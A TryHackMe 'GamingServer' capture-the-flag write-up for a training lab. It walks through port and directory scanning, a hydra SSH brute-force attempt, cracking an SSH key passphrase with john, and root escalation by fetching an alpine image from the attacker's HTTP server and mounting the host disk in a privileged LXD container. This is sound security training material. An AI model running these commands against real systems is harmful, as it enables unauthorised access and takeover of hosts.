TryHackMe - GamingServer

GamingServer
- An Easy Boot2Root box for beginners.
- Can you gain access to this gaming server built by amateurs with no experience of web development and take advantage of the deployment system.
Tasks
- find the user flag and the root flag.
nmap
1
nmap -sV -sC -v 10.10.69.28
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Scanning 10.10.69.28 [1000 ports]
Discovered open port 80/tcp on 10.10.69.28
Discovered open port 22/tcp on 10.10.69.28
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
| 256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
|_ 256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: House of danak
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
http_80
ip 10.10.69.28
Gobuster
1
gobuster dir -u http://10.10.69.28 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

/secrets


I got a secret file that after downloading i found that it was a ssh RSA
 surfing through the web i get an upload directory.
/uploads

I downloaded the dict.lst file that contains a list of i think passwords or usernames.

- Manifesto.txt file that is a very useless manifesto that is only there to teach you poetry`
source-code
Going back i got a comment from the dev.

so far we have
- ssh RSA
- A dict.lst = i assume is a wordlist
- A user : john
ssh_22
First attempt
1
hydra -l john -P dict.lst 10.10.69.28 ssh

Second Attempt ————————————————-
1
2
	ssh2john secretKey > secret
	john --wordlist=dict.lst secret
 ————————————————— Third Attempt —————————————————
1
2
chmod 600 secretKey
ssh john@10.10.69.28 -i secretKey
This was much better.

Forth Attempt —————————————————–
1
2
/usr/share/john/ssh2john.py secretKey > secret
sudo john secret -w=dict.lst

Now i have the passphrase letmein
Later, back to my senses and spotted my mistakes,Can you??
Login to ssh john ——————————————————-
1
2
	sudo ssh john@10.10.69.28 -i secretKey
	#passphrase = letmein
And now i have a shell.
ls and cat user.txt to get the user flag.
PRIVILEGE ESCALATION
1
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
We use a method called Lxd Privilege Escalation
Privilege escalation through lxd requires the access of local account, Good thing for us since we have SSH access already.
Note: the most important condition is that the user should be a member of lxd group.
- To start with we need to download the lxd-alpine image builder to our local machine:
1
2
3
git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
sudo ./build-alpine -a i686 #run the build-alpine
When you ls the directory you will see that you have the image file with the .gz extension.
- we need to setup a simple http server and upload to the image file to the remote machine.
1
python3 -m http.server
We can use wget on the remote machine to upload the .qz file.
1

wget http://10.8.172.59:8000/alpine-v3.19-i686-20240201_2212.tar.gz
- Once uploaded we next need to import the image into lxd.
1
lxc image import alpine-v3.19-i686-20240201_2212.tar.gz --alias alpine
If we use the command, “lxc image list”, we can see that the image is now available on lxd.
- Now we need to create a machine from the image.
1
lxc init alpine privesc -c security.privileged=true
Where alpine is the image file and privesc is what I am calling the machine.
- we need to add a hard drive to the machine, the privesc technique in this case looks to have the whole host mounted in the
/mnt/rootand thus you have root access.1
lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true
As noted above the machine privesc is currently stopped, so we will need to start it:
1
lxc start privesc
To exploit the machine
1
lxc exec privesc /bin/sh